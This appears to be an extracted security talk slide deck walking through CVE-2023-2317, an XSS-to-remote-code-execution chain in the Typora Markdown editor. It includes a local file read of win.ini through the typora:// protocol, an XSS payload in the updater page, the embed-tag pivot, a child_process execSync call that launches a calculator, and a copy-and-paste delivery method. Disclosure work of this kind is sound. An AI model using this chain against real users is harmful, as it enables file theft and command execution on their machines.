> location.origin
< 'https://example.com'
> console.log(await (await fetch('typora://app/typemark#/./././././././.Windows/win.ini')).text())
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

Case Study #4

Typora XSS to RCE

Typora XSS?

- DOMPurify 2.0.7
 - Known MathML mXSS bypasses didn't work
- <iframe> and <embed> are allowed 🤔




```
w.getDomPurifyConfig = function(e) {
    return Object.assign({
        FORBID_ATTR: ["class", "contenteditable", "cid", "id", "loop", "autoplay", "preload"],
        ADD_ATTR: ["allowfullscreen", "async", "charset", "srcdoc", "controls"],
        ADD_TAGS: ["iframe", "dialog", "embed", "footer"], // This line is highlighted with a red box
        FORBID_TAGS: ["head", "style"],
        ALLOW_DATA_ATTR: !1,
        RETURN_DOM: !0,
        ALLOW_UNKNOWN_PROTOCOLS: !0,
        USE_PROFILES: {
            html: !0,
            svg: !0,
        }
    })
}
```

Typora XSS?

- All <iframe> are converted to <webview> → No access to top frame 😞

```
▶ <div class="md-htmlblock-panel-placeholder">...</div>
▶ <webview src="https://example.com/" guest-id="3" allow-ipts allow-same-origin allow-popups" onload="window.remote" nodeintegration="false">...</webview> flex == $0
</div>
```

- <embed> is loaded as-is 😬



The screenshot shows the Typora interface with a file named "test.md". On the left, a code editor displays the Markdown document's HTML structure. An <embed> tag with a source URL is highlighted with a red box. On the right, the main window shows the rendered content, which includes the text "Example Domain".

```
▶ <div class="ma-rawblock-tooltip ma-rawblock-control" style="display: flex; align-items: center;">
  <div class="md-htmlblock-panel md-rawblock-control" style="flex-grow: 1; margin-right: 10px;">
    ...
  </div>
  <div class="md-htmlblock-container md-rawblock-container" style="flex-grow: 1;">
    <div style="border: 1px solid #ccc; padding: 5px; width: 100%; height: 100%;">
      <embed src="https://example.com/">
    </div>
  </div>
  ...
</div>
```

File Edit Paragraph Format View Themes Help

Example Domain

Typora XSS?

- DOMPurify

- ✗ <embed src="javascript:...."> ✗ <embed src="data:....">
- <embed src="https://..."/> ✓
 - Set top.location to data: or javascript: ? ↓ failed 😞

The screenshot shows the Typora application window with a file named "test.md". A save dialog box is open in the foreground, asking if the user wants to save changes. The dialog has buttons for "Save", "Discard Changes", and "Cancel". To the right of the dialog, the developer tools console is visible, showing the following JavaScript code:

```
top.location = 'data:text/html,test'  
'data:text/html,test'
```

Below the developer tools, the main Typora interface shows the text "Example Domain".


Typora XSS?

Where is the top frame?

- `typora://app/typemark/window.html`

`location.origin`

- What about XSS in
`typora://app/<SOMETHING>` ?




The screenshot shows a browser's developer tools DOM inspector with the 'top' frame selected. The 'location' object is expanded, revealing its properties. The 'href' property is highlighted with a blue selection bar, indicating it is the target of the XSS exploit.

```
> location
<- Location {ancestorOrigins: DOMStringList, href: 'typora://app/typemark/window.html', origin: 'typora://app', host: 'app', hostname: 'app', pathname: '/typemark/window.html', port: '', protocol: 'typora:', reload: f reload(), replace: f replace(), search: ''}
  ► ancestorOrigins: DOMStringList {length: 0}
  ► assign: f assign()
  ► hash: ""
  ► host: "app"
  ► hostname: "app"
  ► href: "typora://app/typemark/window.html" (highlighted)
  ► origin: "typora://app"
  ► pathname: "/typemark/window.html"
  ► port: ""
  ► protocol: "typora:"
  ► reload: f reload()
  ► replace: f replace()
  ► search: ""
```

Typora XSS?

typora://app/typemark/window.html ↓loaded from
C:\Program Files\Typora\resources>window.html



A screenshot of a Windows Command Prompt window titled "C:\Windows\system32\cmd.exe". The window shows the output of a "dir /S /B *.html" command run from the directory "C:\Program Files\Typora\resources". The output lists several HTML files: "window.html", "content.html", "preview.html", "index.html", "license.html", "local-setting.html", "setting.html", "welcome.html", "credit.html", and "updater.html". The command prompt prompt is visible at the bottom.

```
C:\Windows\system32\cmd.exe

C:\Program Files\Typora\resources>dir /S /B *.html
C:\Program Files\Typora\resources>window.html
C:\Program Files\Typora\resources\html\content.html
C:\Program Files\Typora\resources\html\preview.html
C:\Program Files\Typora\resources\page-dist\index.html
C:\Program Files\Typora\resources\page-dist\license.html
C:\Program Files\Typora\resources\page-dist\local-setting.html
C:\Program Files\Typora\resources\page-dist\setting.html
C:\Program Files\Typora\resources\page-dist\welcome.html
C:\Program Files\Typora\resources\style\themes\night\credit.html
C:\Program Files\Typora\resources\updater\updater.html

C:\Program Files\Typora\resources>
```

Typora XSS!

XSS in updater\update.html 💣

location.search → innerHTML

```
124     <script type="text/javascript">
125         var curVersion = /[?&]curVersion=([^&]+)/.exec(window.location.search)[1];
126         var newVersion = /[?&]newVersion=([^&]+)/.exec(window.location.search)[1];
127         var releaseNoteLink = decodeURIComponent(/[?&]releaseNoteLink=([^&]+)/.exec(window.location.search)[1]);
128         var hideAutoUpdates = /[?&]hideAutoUpdates=([^&]+)/.exec(window.location.search)[1] == "true";
129         var labels = JSON.parse(decodeURIComponent(/[?&]labels=([^&]+)/.exec(window.location.search)[1]));
130
131         document.querySelector("#sum").innerText = labels[4] + " " + labels[5].replace("$1", newVersion).replace(
132             document.querySelectorAll("[data-label]").forEach(function(dom){
133                 dom.innerHTML = labels[dom.getAttribute("data-label") - 0];
134             });
135     );
```

Typora XSS!

XSS in updater\update.html



Screenshot of a Typora editor showing an XSS exploit.

The URL in the browser bar is: C:/Program%20Files/Typora/resources/updater/update.html?labels=[{"11","22"}]

A red box highlights the injected script: '<img%20src=1%20onerror=alert(%27oh,no%27)>"'.



A modal dialog box titled "This page says" displays the payload "oh,no".

The background code editor shows lines 124 through 134, with lines 55 and 66 highlighted.

The bottom right corner of the editor interface has a red box around the image and file icons.


Typora XSS!

<embed src="typora://app/typemark/updater/updater.html?...<XSS>... "> 💣



Typora XSS to RCE

- nodeIntegration: true + require exposed in top frame = RCE 💣
- CVE-2023-2317



The image shows a screenshot of the Typora editor interface. At the top, there's a toolbar with icons for play, stop, and refresh, followed by a dropdown menu set to "top". To the right of the dropdown is a "Filter" input field. Below the toolbar, the main content area displays a portion of a JavaScript file:


```
> reqnode
< f require(path) {
    return mod.require(path);
}
> reqnode('child_process').execSync('calc')
< ► Uint8Array [buffer: ArrayBuffer(0), byteLength]
```

On the right side of the slide, a separate window titled "Calculator" is displayed. This window is a standard OS X-style calculator showing the number "0" and various buttons for arithmetic operations and memory.

Demo - CVE-2023-2317



Another Attack Path?



Copy & Paste XSS

<https://research.securitum.com/the-curious-case-of-copy-paste/>



The Curious Case of Copy & Paste – on risks of pasting arbitrary content in browsers

MICHAŁ BENTKOWSKI | June 2, 2020 | Research

This writeup is a summary of my research on issues in handling copying and pasting in: browsers, popular WYSIWYG editors, and websites. Its main goal is to raise awareness that the following scenario can make users exposed to attacks:

1. The victim visits a malicious site,
2. The victim copies something from the site to the clipboard,
3. The victim navigates to another site (for instance Gmail) with WYSIWYG editor.
4. The victim pastes data from the clipboard.



Michał Bentkowski

Chief Security Researcher,
Securitum

8+ years of penetration testing and bounty hunting. Listed on Google's **hall of fame** at place 0x08. Numerous publications in English and Polish (distinguished <https://sekurak.pl/> author).

He speaks XSS.



→ All posts by author

Research updates?

E-mail address *

We keep your data private and use it only for research updates newsletter. We also hate spam! Read our Privacy Policy.

Copy & Paste XSS

copy event

- ClipboardEvent.clipboardData.setData(format, data)



Expectation:

 Lorem ipsum

Actual data copied:

 Lorem ipsum<embed style="display:none" src="typora://...(RCE payload)...">💣

Demo - CVE-2023-2317 (Copy & Paste)

The screenshot shows a Typora window with a blue header bar. The title bar says "test.md • - Typora" and the menu bar includes "File", "Edit", "Paragraph", "Format", "View", "Themes", and "Help". Below the menu is a toolbar with icons for bold, italic, underline, etc. The main content area has a large heading "PoC" and a browser-like interface. The browser tab bar shows "o.cal1.cn/f0a97fdef8028595-typora" and a "+" button. The address bar shows "https://o.cal1.cn/f0a97fdef8028595-typora-poc/rce-cp-calc.html". The page content starts with "Typora Copy-and-Paste RCE PoC" followed by a section instructing users to "Copy anything from this page and paste it into your Typora :)" with a placeholder text block below. At the bottom left of the Typora window, there is a status bar with "UNREGISTERED" and other icons.

PoC

